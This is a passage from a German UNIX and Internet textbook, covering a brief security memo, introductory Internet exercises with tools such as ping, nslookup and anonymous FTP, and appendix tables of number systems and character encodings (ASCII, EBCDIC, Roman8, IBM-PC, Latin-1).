Das Aufkommen von Funkverbindungen statt Kabeln in LANs hat eine weitere Lücke in der Datensicherheit vergrößert. Unter **Side Channel Attacks** versteht man das Abhören des Datenverkehrs ohne direktes Anzapfen der Datenleitungen. Jeder Computer, jede Bildröhre und natürlich jede Funkverbindung strahlen elektromagnetische Wellen (Radiowellen) aus, die Informationen enthalten. In Funknetzen ist das Abhören mit geringem technischen Aufwand möglich, die Verschlüsselungen sind harmlos. Funk-LANs haben ihre Berechtigung – beispielsweise auf Sportplätzen oder einem Campus – aber vertrauliche Daten darf man ihnen nicht ohne zusätzliche Sicherheitsmaßnahmen anvertrauen.

Die vorstehenden Zeilen haben vielleicht ein zu düsteres Bild vom Internet gezeichnet. Man sollte nicht paranoid werden und jede Unregelmäßigkeit für einen gezielten, bösartigen Angriff halten. Die meisten Störungen lassen sich durch Unwissenheit oder Dummheit erklären. Und gegen die kämpfen bekanntlich Götter selbst vergebens, also leben wir damit, so gut es geht.

1.19.3 Memo Sicherheit

- Man unterscheidet Betriebssicherheit (Verfügbarkeit) und Datensicherheit (Datenintegrität).
- Datenschutz ist der Schutz auf individuelle Personen bezogener Daten vor Missbrauch, per Gesetz geregelt.
- Viren im weiteren Sinne (malicious software, malware) sind unerwünschte Programme oder Programmteile, die absichtlich Schaden anrichten. Unter Linux/UNIX selten, aber nicht unmöglich.

[36] Der, die, das Firewall? Da das englische Wort *wall* mit dem deutschen Wort *Wall* verwandt ist, sagen wir der Firewall.

- Das Ziehen von Backup-Kopien ist lästig, ihr Besitz aber ungemein beruhigend. Anfangs unbedingt prüfen, ob auch das Zurückspielen klappt.

1.19.4 Übung Sicherheit

1.20 Memo Internet

- Das weltweite Internet ist ein Zusammenschluß vieler regionaler Netze.
- Alle Internet-Knoten verwenden die TCP/IP-Protokolle. Diese werden in Requests For Comments (RFC) beschrieben.
- Jeder Netzknoten hat eine weltweit eindeutige IP-Adresse der Form `129.13.118.100`. Darüber hinaus kann er auch einen oder mehrere Namen der Form `mvmpc100.ciw.uni-karlsruhe.de` haben. Den Zusammenhang zwischen IP-Adresse und Namen stellen die Domain Name Server her.
- Im Internet haben sich Netzdienste entwickelt: File Tansfer, Email, Netnews, IRC, WWW und andere.
- Die Dienste werden von Servern (Computer, Programme) angeboten und von Clients genutzt. Eine Verbindung setzt immer zwei Programme voraus: eines auf der eigenen Maschine und ein anderes auf der fernen Maschine.
- File Transfer (FTP) ist ein Kopieren von beliebigen Files von einem Netzknoten zu einem anderen. Bei Anonymous FTP brauche ich keinen Account auf der fernen Maschine, um dortige Files kopieren zu können.
- Email ist das gezielte Verschicken kurzer Textfiles an andere Benutzer im Netz. Mit einigen Tricks lassen sich auch beliebige Daten verschicken. Ohne besondere Maßnahmen gehen die Daten unverschlüsselt über die Leitungen (Postkarten). Mails sind privat.
- Mailing-Listen verteilen Rundschreiben per Email an die Abonnenten. Während kleine, sorgfältig administrierte Listen einer privaten Gesprächsrunde gleichen, stellen große Listen eine Öffentlichkeit dar, die zwar begrenzt, aber kaum genau bestimmbar ist.
- Bei Listen ist zu unterscheiden zwischen Mail an die Liste (z. B. `fblinu`) und Mail an das Verwaltungsprogramm (z. B. `majordomo`).
- Netnews sind die Zeitung im Internet, bestehend nur aus Leserbriefen. Man hat die Auswahl unter mehr als 10.000 Newsgruppen. Netnews werden von einer unbegrenzten Öffentlichkeit gelesen.
- Der Internet Relay Chat (IRC) ist ein Dienst, um in Gesprächsrunden (Kanälen) per Terminal nahezu in Echtzeit mit anderen Teilnehmern zu plaudern. Chatten liegt im Übergangsbereich zwischen privat und öffentlich, ähnlich wie Listen.

- Das World Wide Web (WWW, W3) ermöglicht es, weltweit beliebige Informationen anzubieten und umgekehrt auch aus einem inzwischen sehr großen Angebot zu holen. Das WWW ist ebenfalls eine unbegrenzte Öffentlichkeit.
- Die meisten WWW-Dokumente enthalten Verweise (Hyperlinks) zu weiteren Informationen im Internet.
- Suchmaschinen wie MetaGer (`www.metager.de`) sind eine unentbehrliche Hilfe beim Suchen von Informationen im WWW.
- Kleinere Werkzeuge wie `nslookup(1)` dienen zum Suchen spezieller Informationen und zum Navigieren im Netz.
- Mit dem Wachsen des Internets treten Sicherheitsprobleme auf, die zum Teil mittels Verschlüsselung zu lösen sind (PGP, PEM). Seien Sie vorsichtig mit dem Übermitteln persönlicher Daten, die mißbraucht werden können (Passwörter, Nummern von Kreditkarten).

1.21 Übung Internet

Für die folgenden Übungen brauchen Sie einen Computer (Host, Knoten) im Internet mit den entsprechenden Clients (Programmen). Informieren Sie sich mittels `man(1)` über die Kommandos.

`hostname`	Wie heißt mein Computer?
`whereis ifconfig`	Wo liegt das Kommando `ifconfig`?
`ifconfig`	Wie lautet die IP-Adresse?
`ping 129.13.118.15`	Verbindung zu `129.13.118.15`?
	Beenden mit `control-c`
`nslookup 129.13.118.15`	Arbeitet mein Nameserver?

`nslookup mvmhp.ciw.uni-karlsruhe.de`

Schicken Sie Mail an sich selbst.

Schicken Sie Mail an `postmaster@mvm.uni-karlsruhe.de`, bitte US-ASCII-Zeichensatz und Zeilen kürzer 70 Zeichen

Schicken Sie Mail mit dem Inhalt `help` an `majordomo@list.ciw.uni-karlsruhe.de`.

Stellen Sie eine Anonymous-FTP-Verbindung zu unserem Server `ftp.ciw.uni-karlsruhe.de` her. Welches Betriebssystem verwendet der Server? Was ist vor der Übertragung von Files zu beachten?

Holen Sie sich das File `zen.ps.gz` (150 Kbyte), das den Text *Zen and the Art of the Internet* von BRENDAN KEHOE enthält. Was brauchen Sie zum Ausdrucken?

Holen Sie sich von einem Server in Ihrer Nähe den FYI 20.

Schauen Sie sich die WWW-Seite mit folgendem URL an:
`http://kalte.haen.de/kalte.nase/`

In welcher Newsgruppe könnten sich Beiträge zum Thema *Weizenbier* finden? (`de.rec.bier`, `rec.drink.beer`?)

Beauftragen Sie Suchmaschinen mit einer Suche nach Informationen über Weizenbier. Achtung Synonym: Weißbier.
Beginnen Sie mit MetaGer `www.metager.de`.

Lesen Sie die Gebrauchsanleitung zu MetaGer.

Schränken Sie die Suche auf *Dunkles Hefe-Weizen* ein.

Suchen Sie nach dem Thema *Berner Konvention*.
Was stellen Sie fest?

Suchen Sie nach der Kombination *Wulf AND Alex*.

Suchen Sie nach dem Stichwort *euskaltzaindia*. Kein Problem für MetaGer.

... aber die Daten fehlen, um den ganzen
Nonsens richtig zu überblicken –
Benn, Drei alte Männer

A Zahlensysteme

Außer dem **Dezimalsystem** sind das **Dual-**, das **Oktal-** und das **Hexadezimalsystem** gebräuchlich. Ferner spielt das **Binär codierte Dezimalsystem (BCD)** bei manchen Anwendungen eine Rolle. Bei diesem sind die einzelnen Dezimalstellen für sich dual dargestellt. Die folgende Tabelle enthält die Werte von 0 bis dezimal 255. Bequemlichkeitshalber sind auch die zugeordneten ASCII-Zeichen aufgeführt.

dezimal	dual	oktal	hex	BCD	ASCII
0	0	0	0	0	nul
1	1	1	1	1	soh
2	10	2	2	10	stx
3	11	3	3	11	etx
4	100	4	4	100	eot
5	101	5	5	101	enq
6	110	6	6	110	ack
7	111	7	7	111	bel
8	1000	10	8	1000	bs
9	1001	11	9	1001	ht
10	1010	12	a	1.0	lf
11	101	13	b	1.1	vt
12	1100	14	c	1.10	ff
13	1101	15	d	1.11	cr
14	1110	16	e	1.100	so
15	1111	17	f	1.101	si
16	10000	20	10	1.110	dle
17	10001	21	11	1.111	dc1
18	10010	22	12	1.1000	dc2
19	10011	23	13	1.1001	dc3
20	10100	24	14	10.0	dc4
21	10101	25	15	10.1	nak
22	10110	26	16	10.10	syn
23	10111	27	17	10.11	etb
24	11000	30	18	10.100	can
25	11001	31	19	10.101	em
26	11010	32	1a	10.110	sub
27	11011	33	1b	10.111	esc
28	11100	34	1c	10.1000	fs
29	11101	35	1d	10.1001	gs

30	11110	36	1e	11.0	rs
31	11111	37	1f	11.1	us
32	100000	40	20	11.10	space
33	100001	41	21	11.11	!
34	100010	42	22	11.100	”
35	100011	43	23	11.101	#
36	100100	44	24	11.110	$
37	100101	45	25	11.111	%
38	100110	46	26	11.1000	&
39	100111	47	27	11.1001	’
40	101000	50	28	100.0	(
41	101001	51	29	100.1	)
42	101010	52	2a	100.10	*
43	101011	53	2b	100.11	+
44	101100	54	2c	100.100	,
45	101101	55	2d	100.101	-
46	101110	56	2e	100.110	.
47	101111	57	2f	100.111	/
48	110000	60	30	100.1000	0
49	110001	61	31	100.1001	1
50	110010	62	32	101.0	2
51	110011	63	33	101.1	3
52	110100	64	34	101.10	4
53	110101	65	35	101.11	5
54	110110	66	36	101.100	6
55	110111	67	37	101.101	7
56	111000	70	38	101.110	8
57	111001	71	39	101.111	9
58	111010	72	3a	101.1000	:
59	111011	73	3b	101.1001	;
60	111100	74	3c	110.0	<
61	111101	75	3d	110.1	=
62	111110	76	3e	110.10	>
63	111111	77	3f	110.11	?
64	1000000	100	40	110.100	@
65	1000001	101	41	110.101	A
66	1000010	102	42	110.110	B
67	1000011	103	43	110.111	C
68	1000100	104	44	110.1000	D
69	1000101	105	45	110.1001	E
70	1000110	106	46	111.0	F
71	1000111	107	47	111.1	G
72	1001000	110	48	111.10	H
73	1001001	111	49	111.11	I
74	1001010	112	4a	111.100	J
75	1001011	113	4b	111.101	K
76	1001100	114	4c	111.110	L

77	1001101	115	4d	111.111	M
78	1001110	116	4e	111.1000	N
79	1001111	117	4f	111.1001	O
80	1010000	120	50	1000.0	P
81	1010001	121	51	1000.1	Q
82	1010010	122	52	1000.10	R
83	1010011	123	53	1000.11	S
84	1010100	124	54	1000.100	T
85	1010101	125	55	1000.101	U
86	1010110	126	56	1000.110	V
87	1010111	127	57	1000.111	W
88	1011000	130	58	1000.1000	X
89	1011001	131	59	1000.1001	Y
90	1011010	132	5a	1001.0	Z
91	1011011	133	5b	1001.1	[
92	1011100	134	5c	1001.10	\
93	1011101	135	5d	1001.11	]
94	1011110	136	5e	1001.100	^
95	1011111	137	5f	1001.101	_
96	1100000	140	60	1001.110	‘
97	1100001	141	61	1001.111	a
98	1100010	142	62	1001.1000	b
99	1100011	143	63	1001.1001	c
100	1100100	144	64	1.0.0	d
101	1100101	145	65	1.0.1	e
102	1100110	146	66	1.0.10	f
103	1100111	147	67	1.0.11	g
104	1101000	150	68	1.0.100	h
105	1101001	151	69	1.0.101	i
106	1101010	152	6a	1.0.110	j
107	1101011	153	6b	1.0.111	k
108	1101100	154	6c	1.0.1000	l
109	1101101	155	6d	1.0.1001	m
110	1101110	156	6e	1.1.0	n
111	1101111	157	6f	1.1.1	o
112	1110000	160	70	1.1.10	p
113	1110001	161	71	1.1.11	q
114	1110010	162	72	1.1.100	r
115	1110011	163	73	1.1.101	s
116	1110100	164	74	1.1.110	t
117	1110101	165	75	1.1.111	u
118	1110110	166	76	1.1.1000	v
119	1110111	167	77	1.1.1001	w
120	1111000	170	78	1.10.0	x
121	1111001	171	79	1.10.1	y
122	1111010	172	7a	1.10.10	z
123	1111011	173	7b	1.10.11	{

124	1111100	174	7c	1.10.100	|
125	1111101	175	7d	1.10.101	}
126	1111110	176	7e	1.10.110	~
127	1111111	177	7f	1.10.111	del
128	10000000	200	80	1.10.1000	
129	10000001	201	81	1.10.1001	
130	10000010	202	82	1.11.0	
131	10000011	203	83	1.11.1	
132	10000100	204	84	1.11.10	
133	10000101	205	85	1.11.11	
134	10000110	206	86	1.11.100	
135	10000111	207	87	1.11.101	
136	10001000	210	88	1.11.110	
137	10001001	211	89	1.11.111	
138	10001010	212	8a	1.11.1000	
139	10001011	213	8b	1.11.1001	
140	10001100	214	8c	1.100.0	
141	10001101	215	8d	1.100.1	
142	10001110	216	8e	1.100.10	
143	10001111	217	8f	1.100.11	
144	10010000	220	90	1.100.100	
145	10010001	221	91	1.100.101	
146	10010010	222	92	1.100.110	
147	10010011	223	93	1.100.111	
148	10010100	224	94	1.100.1000	
149	10010101	225	95	1.100.1001	
150	10010110	226	96	1.101.0	
151	10010111	227	97	1.101.1	
152	10011000	230	98	1.101.10	
153	10011001	231	99	1.101.11	
154	10011010	232	9a	1.101.100	
155	10011011	233	9b	1.101.101	
156	10011100	234	9c	1.101.110	
157	10011101	235	9d	1.101.111	
158	10011110	236	9e	1.101.1000	
159	10011111	237	9f	1.101.1001	
160	10100000	240	a0	1.110.0	
161	10100001	241	a1	1.110.1	
162	10100010	242	a2	1.110.10	
163	10100011	243	a3	1.110.11	
164	10100100	244	a4	1.110.100	
165	10100101	245	a5	1.110.101	
166	10100110	246	a6	1.110.110	
167	10100111	247	a7	1.110.111	
168	10101000	250	a8	1.110.1000	
169	10101001	251	a9	1.110.1001	
170	10101010	252	aa	1.111.0	

171	10101011	253	ab	1.111.1
172	10101100	254	ac	1.111.10
173	10101101	255	ad	1.111.11
174	10101110	256	ae	1.111.100
175	10101111	257	af	1.111.101
176	10110000	260	b0	1.111.110
177	10110001	261	b1	1.111.111
178	10110010	262	b2	1.111.1000
179	10110011	263	b3	1.111.1001
180	10110100	264	b4	1.1000.0
181	10110101	265	b5	1.1000.1
182	10110110	266	b6	1.1000.10
183	10110111	267	b7	1.1000.11
184	10111000	270	b8	1.1000.100
185	10111001	271	b9	1.1000.101
186	10111010	272	ba	1.1000.110
187	10111011	273	bb	1.1000.111
188	10111100	274	bc	1.1000.1000
189	10111101	275	bd	1.1000.1001
190	10111110	276	be	1.1001.0
191	10111111	277	bf	1.1001.1
192	11000000	300	c0	1.1001.10
193	11000001	301	c1	1.1001.11
194	11000010	302	c2	1.1001.100
195	11000011	303	c3	1.1001.101
196	11000100	304	c4	1.1001.110
197	11000101	305	c5	1.1001.111
198	11000110	306	c6	1.1001.1000
199	11000111	307	c7	1.1001.1001
200	11001000	310	c8	10.0.0
201	11001001	311	c9	10.0.1
202	11001010	312	ca	10.0.10
203	11001011	313	cb	10.0.11
204	11001100	314	cc	10.0.100
205	11001101	315	cd	10.0.101
206	11001110	316	ce	10.0.110
207	11001111	317	cf	10.0.111
208	11010000	320	d0	10.0.1000
209	11010001	321	d1	10.0.1001
210	11010010	322	d2	10.1.0
211	11010011	323	d3	10.1.1
212	11010100	324	d4	10.1.10
213	11010101	325	d5	10.1.11
214	11010110	326	d6	10.1.100
215	11010111	327	d7	10.1.101
216	11011000	330	d8	10.1.110
217	11011001	331	d9	10.1.111

218	11011010	332	da	10.1.1000
219	11011011	333	db	10.1.1001
220	11011100	334	dc	10.10.0
221	11011101	335	dd	10.10.1
222	11011110	336	de	10.10.10
223	11011111	337	df	10.10.11
224	11100000	340	e0	10.10.100
225	11100001	341	e1	10.10.101
226	11100010	342	e2	10.10.110
227	11100011	343	e3	10.10.111
228	11100100	344	e4	10.10.1000
229	11100101	345	e5	10.10.1001
230	11100110	346	e6	10.11.0
231	11100111	347	e7	10.11.1
232	11101000	350	e8	10.11.10
233	11101001	351	e9	10.11.11
234	11101010	352	ea	10.11.100
235	11101011	353	eb	10.11.101
236	11101100	354	ec	10.11.110
237	11101101	355	ed	10.11.111
238	11101110	356	ee	10.11.1000
239	11101111	357	ef	10.11.1001
240	11110000	360	f0	10.100.0
241	11110001	361	f1	10.100.1
242	11110010	362	f2	10.100.10
243	11110011	363	f3	10.100.11
244	11110100	364	f4	10.100.100
245	11110101	365	f5	10.100.101
246	11110110	366	f6	10.100.110
247	11110111	367	f7	10.100.111
248	11111000	370	f8	10.100.1000
249	11111001	371	f9	10.100.1001
250	11111010	372	fa	10.101.0
251	11111011	373	fb	10.101.1
252	11111100	374	fc	10.101.10
253	11111101	375	fd	10.101.11
254	11111110	376	fe	10.101.100
255	11111111	377	ff	10.101.101

B Zeichensätze und Sondertasten

B.1 EBCDIC, ASCII, Roman8, IBM-PC

Die Zeichensätze sind in den Ein- und Ausgabegeräten (Terminal, Drucker) gespeicherte Tabellen, die die Zeichen in Zahlen und zurück umsetzen.

dezimal	oktal	EBCDIC	ASCII-7	Roman8	IBM-PC
0	0	nul	nul	nul	nul
1	1	soh	soh	soh	Grafik
2	2	stx	stx	stx	Grafik
3	3	etx	etx	etx	Grafik
4	4	pf	eot	eot	Grafik
5	5	ht	enq	enq	Grafik
6	6	lc	ack	ack	Grafik
7	7	del	bel	bel	bel
8	10		bs	bs	Grafik
9	11	rlf	ht	ht	ht
10	12	smm	lf	lf	lf
11	13	vt	vt	vt	home
12	14	ff	ff	ff	ff
13	15	cr	cr	cr	cr
14	16	so	so	so	Grafik
15	17	si	si	si	Grafik
16	20	dle	dle	dle	Grafik
17	21	dc1	dc1	dc1	Grafik
18	22	dc2	dc2	dc2	Grafik
19	23	dc3	dc3	dc3	Grafik
20	24	res	dc4	dc4	Grafik
21	25	nl	nak	nak	Grafik
22	26	bs	syn	syn	Grafik
23	27	il	etb	etb	Grafik
24	30	can	can	can	Grafik
25	31	em	em	em	Grafik
26	32	cc	sub	sub	Grafik
27	33		esc	esc	Grafik
28	34	ifs	fs	fs	cur right
29	35	igs	gs	gs	cur left
30	36	irs	rs	rs	cur up
31	37	ius	us	us	cur down
32	40	ds	space	space	space
33	41	sos	!	!	!
34	42	fs	”	”	”

35	43		#	#	#
36	44	byp	$	$	$
37	45	lf	%	%	%
38	46	etb	&	&	&
39	47	esc	’	’	’
40	50		(	(	(
41	51		)	)	)
42	52	sm	*	*	*
43	53		+	+	+
44	54		,	,	,
45	55	enq	-	-	-
46	56	ack	.	.	.
47	57	bel	/	/	/
48	60		0	0	0
49	61		1	1	1
50	62	syn	2	2	2
51	63		3	3	3
52	64	pn	4	4	4
53	65	rs	5	5	5
54	66	uc	6	6	6
55	67	eot	7	7	7
56	70		8	8	8
57	71		9	9	9
58	72		:	:	:
59	73		;	;	;
60	74	dc4	<	<	<
61	75	nak	=	=	=
62	76		>	>	>
63	77	sub	?	?	?
64	100	space	@	@	@
65	101		A	A	A
66	102	â	B	B	B
67	103	ä	C	C	C
68	104	à	D	D	D
69	105	á	E	E	E
70	106	ã	F	F	F
71	107	å	G	G	G
72	110	ç	H	H	H
73	111	ñ	I	I	I
74	112	[	J	J	J
75	113	.	K	K	K
76	114	<	L	L	L
77	115	(	M	M	M
78	116	+	N	N	N
79	117	!	O	O	O
80	120	&	P	P	P
81	121	é	Q	Q	Q

82	122	ê	R	R	R
83	123	ë	S	S	S
84	124	è	T	T	T
85	125	í	U	U	U
86	126	î	V	V	V
87	127	ï	W	W	W
88	130	ì	X	X	X
89	131	ß	Y	Y	Y
90	132	]	Z	Z	Z
91	133	$	[	[	[
92	134	*	\	\	\
93	135	)	]	]	]
94	136	;	^	^	^
95	137	^	_	_	_
96	140	–	‘	‘	‘
97	141	/	a	a	a
98	142	Â	b	b	b
99	143	Ä	c	c	c
100	144	À	d	d	d
101	145	Á	e	e	e
102	146	Ã	f	f	f
103	147	Å	g	g	g
104	150	Ç	h	h	h
105	151	Ñ	i	i	i
106	152	|	j	j	j
107	153	,	k	k	k
108	154	%	l	l	l
109	155	_	m	m	m
110	156	>	n	n	n
111	157	?	o	o	o
112	160	ø	p	p	p
113	161	É	q	q	q
114	162	Ê	r	r	r
115	163	Ë	s	s	s
116	164	È	t	t	t
117	165	Í	u	u	u
118	166	Î	v	v	v
119	167	Ï	w	w	w
120	170	Ì	x	x	x
121	171	‘	y	y	y
122	172	:	z	z	z
123	173	#	{	{	{
124	174	@	|	|	|
125	175	’	}	}	}
126	176	=	~	~	~
127	177	”	del	del	Grafik

128	200	Ø		Ç
129	201	a		ü
130	202	b		é
131	203	c		â
132	204	d		ä
133	205	e		à
134	206	f		å
135	207	g		ç
136	210	h		ê
137	211	i		ë
138	212	≪		è
139	213	≫		ı
140	214			î
141	215	ý		ì
142	216			Ä
143	217	±		Å
144	220			É
145	221	j		œ
146	222	k		Æ
147	223	l		ô
148	224	m		ö
149	225	n		ò
150	226	o		û
151	227	p		ù
152	230	q		y
153	231	r		Ö
154	232	a		Ü
155	233	o		
156	234	æ		£
157	235	–		Yen
158	236	Æ		Pt
159	237			*f*
160	240	μ		á
161	241	∼	À	í
162	242	s	Â	ó
163	243	t	È	ú
164	244	u	Ê	ñ
165	245	v	Ë	Ñ
166	246	w	Î	a
167	247	x	Ï	o
168	250	y	’	¿
169	251	z	‘	Grafik
170	252	¡	^	Grafik
171	253	¿		1/2
172	254		~	1/4
173	255	Ý	Ù	¡

174	256		Û	≪
175	257			≫
176	260			Grafik
177	261	£		Grafik
178	262	Yen		Grafik
179	263		○	Grafik
180	264	*f*	Ç	Grafik
181	265	§	ç	Grafik
182	266	¶	Ñ	Grafik
183	267		ñ	Grafik
184	270		¡	Grafik
185	271		¿	Grafik
186	272			Grafik
187	273	|	£	Grafik
188	274	–	Yen	Grafik
189	275		§	Grafik
190	276		*f*	Grafik
191	277	=		Grafik
192	300	{	â	Grafik
193	301	A	ê	Grafik
194	302	B	ô	Grafik
195	303	C	û	Grafik
196	304	D	á	Grafik
197	305	E	é	Grafik
198	306	F	ó	Grafik
199	307	G	ú	Grafik
200	310	H	à	Grafik
201	311	I	è	Grafik
202	312		ò	Grafik
203	313	ô	ù	Grafik
204	314	ö	ä	Grafik
205	315	ò	ë	Grafik
206	316	ó	ö	Grafik
207	317	õ	ü	Grafik
208	320	}	Å	Grafik
209	321	J	î	Grafik
210	322	K	Ø	Grafik
211	323	L	Æ	Grafik
212	324	M	å	Grafik
213	325	N	í	Grafik
214	326	O	ø	Grafik
215	327	P	æ	Grafik
216	330	Q	Ä	Grafik
217	331	R	ì	Grafik
218	332		Ö	Grafik
219	333	û	Ü	Grafik

220	334	ü	É	Grafik
221	335	ù	ı	Grafik
222	336	ú	ß	Grafik
223	337	y	Ô	Grafik
224	340	\	Á	α
225	341		Ã	β
226	342	S	ã	Γ
227	343	T		π
228	344	U		Σ
229	345	V	Í	σ
230	346	W	Ì	μ
231	347	X	Ó	τ
232	350	Y	Ò	Φ
233	351	Z	Õ	θ
234	352		õ	Ω
235	353	Ô	Š	δ
236	354	Ö	š	∞
237	355	Ò	Ú	Ø
238	356	Ó	Y	$\in$
239	357	Õ	y	$\cap$
240	360	0	thorn	$\equiv$
241	361	1	Thorn	$\pm$
242	362	2		$\geq$
243	363	3		$\leq$
244	364	4		Haken
245	365	5		Haken
246	366	6	–	$\div$
247	367	7	1/4	$\approx$
248	370	8	1/2	$\circ$
249	371	9	a	$\bullet$
250	372		o	$\cdot$
251	373	Û	$\ll$	$\surd$
252	374	Ü	$\sqcup$	n
253	375	Ù	$\gg$	2
254	376	Ú	$\pm$	$\sqcup$
255	377			(FF)

B.2 German-ASCII

Falls das Ein- oder Ausgabegerät einen deutschen 7-Bit-ASCII-Zeichensatz enthält, sind folgende Ersetzungen der amerikanischen Zeichen durch deutsche Sonderzeichen üblich:

Nr.	US-Zeichen	US-ASCII	German ASCII

91	linke eckige Klammer	[	Ä
92	Backslash	\	Ö
93	rechte eckige Klammer	]	Ü
123	linke geschweifte Klammer	{	ä
124	senkrechter Strich	|	ö
125	rechte geschweifte Klammer	}	ü
126	Tilde	~	ß

Achtung: Der IBM-PC und Ausgabegeräte von Hewlett-Packard verwenden keinen 7-Bit-ASCII-Zeichensatz, sondern eigene 8-Bit-Zeichensätze, die die Sonderzeichen unter Nummern höher 127 enthalten, siehe vorhergehende Tabelle.

B.3 ASCII-Steuerzeichen

Die Steuerzeichen der Zeichensätze dienen der Übermittlung von Befehlen und Informationen an das empfangende Gerät und nicht der Ausgabe eines sicht- oder druckbaren Zeichens. Die Ausgabegeräte kennen in der Regel jedoch einen Modus (transparent, Monitor, Display Functions), in der die Steuerzeichen nicht ausgeführt, sondern angezeigt werden. Die meisten Steuerzeichen belegen keine eigene Taste auf der Tastatur, sondern werden als Kombination aus der control-Taste und einer Zeichentaste eingegeben. In C/C++ läßt sich jedes Zeichen durch seine oktale Nummer in der Form `\123` oder durch seine hexadezimale Nummer in der Form `\x53` eingeben (hier das `S`).

dezimal	C-Konst.	ASCII	Bedeutung	Tasten
0	`\x00`	nul	ASCII-Null	control @
1		soh	Start of heading	control a
2		stx	Start of text	control b
3		etx	End of text	control c
4		eot	End of transmission	control d
5		enq	Enquiry	control e
6		ack	Acknowledge	control f
7	`\a`	bel	Bell	control g
8	`\b`	bs	Backspace	control h, BS
9	`\t`	ht	Horizontal tab	control i, TAB
10	`\n`	lf	Line feed	control j, LF
11	`\v`	vt	Vertical tab	control k
12	`\f`	ff	Form feed	control l
13	`\r`	cr	Carriage return	control m, RETURN
14		so	Shift out	control n
15		si	Shift in	control o
16		dle	Data link escape	control p
17		dc1	Device control 1, xon	control q
18		dc2	Device control 2, tape	control r
19		dc3	Device control 3, xoff	control s

20		dc4	Device control 4, tape	control t
21		nak	Negative acknowledge	control u
22		syn	Synchronous idle	control v
23		etb	End transmission block	control w
24		can	Cancel	control x
25		em	End of medium	control y
26		sub	Substitute	control z
27	\x1b	esc	Escape	control [, ESC
28		fs	File separator	control \
29		gs	Group separator	control]
30		rs	Record separator	control ^
31		us	Unit separator	control _
127		del	Delete	DEL, RUBOUT

B.4 Latin-1 (ISO 8859-1)

Die internationale Norm ISO 8859 beschreibt gegenwärtig zehn Zeichensätze, die jedes Zeichen durch jeweils ein Byte darstellen. Jeder Zeichensatz umfaßt also maximal 256 druckbare Zeichen und Steuerzeichen. Der erste – Latin-1 genannt – ist für west- und mitteleuropäische Sprachen – darunter Deutsch – vorgesehen. Latin-2 deckt Mittel- und Osteuropa ab, soweit das lateinische Alphabet verwendet wird. Wer einen polnisch-deutschen Text schreiben will, braucht Latin 2. Die deutschen Sonderzeichen liegen in Latin 1 bis 6 an denselben Stellen. Weiteres siehe in der ISO-Norm und im RFC 1345 *Character Mnemonics and Character Sets* vom Juni 1992. Auch `http://wwwwbs.cs.tu-berlin.de/~czyborra/charsets/` hilft weiter.

Die erste Hälfte (0 – 127) aller Latin-Zeichensätze stimmt mit US-ASCII überein, die zweite mit keinem der anderen Zeichensätze. Zu jedem Zeichen gehört eine standardisierte verbale Bezeichnung. Einige Zeichen wie das isländische Thorn oder das Cent-Zeichen konnten hier mit LaTeX nicht dargestellt werden.

dezimal	oktal	hex	Zeichen	Bezeichnung
000	000	00	nu	Null (nul)
001	001	01	sh	Start of heading (soh)
002	002	02	sx	Start of text (stx)
003	003	03	ex	End of text (etx)
004	004	04	et	End of transmission (eot)
005	005	05	eq	Enquiry (enq)
006	006	06	ak	Acknowledge (ack)
007	007	07	bl	Bell (bel)
008	010	08	bs	Backspace (bs)
009	011	09	ht	Character tabulation (ht)
010	012	0a	lf	Line feed (lf)
011	013	0b	vt	Line tabulation (vt)

012	014	0c	ff	Form feed (ff)
013	015	0d	cr	Carriage return (cr)
014	016	0e	so	Shift out (so)
015	017	0f	si	Shift in (si)
016	020	10	dl	Datalink escape (dle)
017	021	11	d1	Device control one (dc1)
018	022	12	d2	Device control two (dc2)
019	023	13	d3	Device control three (dc3)
020	024	14	d4	Device control four (dc4)
021	025	15	nk	Negative acknowledge (nak)
022	026	16	sy	Synchronous idle (syn)
023	027	17	eb	End of transmission block (etb)
024	030	18	cn	Cancel (can)
025	031	19	em	End of medium (em)
026	032	1a	sb	Substitute (sub)
027	033	1b	ec	Escape (esc)
028	034	1c	fs	File separator (is4)
029	035	1d	gs	Group separator (is3)
030	036	1e	rs	Record separator (is2)
031	037	1f	us	Unit separator (is1)
032	040	20	sp	Space
033	041	21	!	Exclamation mark
034	042	22	”	Quotation mark
035	043	23	#	Number sign
036	044	24	$	Dollar sign
037	045	25	%	Percent sign
038	046	26	&	Ampersand
039	047	27	’	Apostrophe
040	050	28	(	Left parenthesis
041	051	29	)	Right parenthesis
042	052	2a	*	Asterisk
043	053	2b	+	Plus sign
044	054	2c	,	Comma
045	055	2d	-	Hyphen-Minus
046	056	2e	.	Full stop
047	057	2f	/	Solidus
048	060	30	0	Digit zero
049	061	31	1	Digit one
050	062	32	2	Digit two
051	063	33	3	Digit three
052	064	34	4	Digit four
053	065	35	5	Digit five
054	066	36	6	Digit six
055	067	37	7	Digit seven
056	070	38	8	Digit eight
057	071	39	9	Digit nine
058	072	3a	:	Colon

059	073	3b	;	Semicolon
060	074	3c	<	Less-than sign
061	075	3d	=	Equals sign
062	076	3e	>	Greater-than sign
063	077	3f	?	Question mark
064	100	40	@	Commercial at
065	101	41	A	Latin capital letter a
066	102	42	B	Latin capital letter b
067	103	43	C	Latin capital letter c
068	104	44	D	Latin capital letter d
069	105	45	E	Latin capital letter e
070	106	46	F	Latin capital letter f
071	107	47	G	Latin capital letter g
072	110	48	H	Latin capital letter h
073	111	49	I	Latin capital letter i
074	112	4a	J	Latin capital letter j
075	113	4b	K	Latin capital letter k
076	114	4c	L	Latin capital letter l
077	115	4d	M	Latin capital letter m
078	116	4e	N	Latin capital letter n
079	117	4f	O	Latin capital letter o
080	120	50	P	Latin capital letter p
081	121	51	Q	Latin capital letter q
082	122	52	R	Latin capital letter r
083	123	53	S	Latin capital letter s
084	124	54	T	Latin capital letter t
085	125	55	U	Latin capital letter u
086	126	56	V	Latin capital letter v
087	127	57	W	Latin capital letter w
088	130	58	X	Latin capital letter x
089	131	59	Y	Latin capital letter y
090	132	5a	Z	Latin capital letter z
091	133	5b	[	Left square bracket
092	134	5c	\	Reverse solidus
093	135	5d	]	Right square bracket
094	136	5e	^	Circumflex accent
095	137	5f	_	Low line
096	140	60	‘	Grave accent
097	141	61	a	Latin small letter a
098	142	62	b	Latin small letter b
099	143	63	c	Latin small letter c
100	144	64	d	Latin small letter d
101	145	65	e	Latin small letter e
102	146	66	f	Latin small letter f
103	147	67	g	Latin small letter g
104	150	68	h	Latin small letter h
105	151	69	i	Latin small letter i

106	152	6a	j	Latin small letter j
107	153	6b	k	Latin small letter k
108	154	6c	l	Latin small letter l
109	155	6d	m	Latin small letter m
110	156	6e	n	Latin small letter n
111	157	6f	o	Latin small letter o
112	160	70	p	Latin small letter p
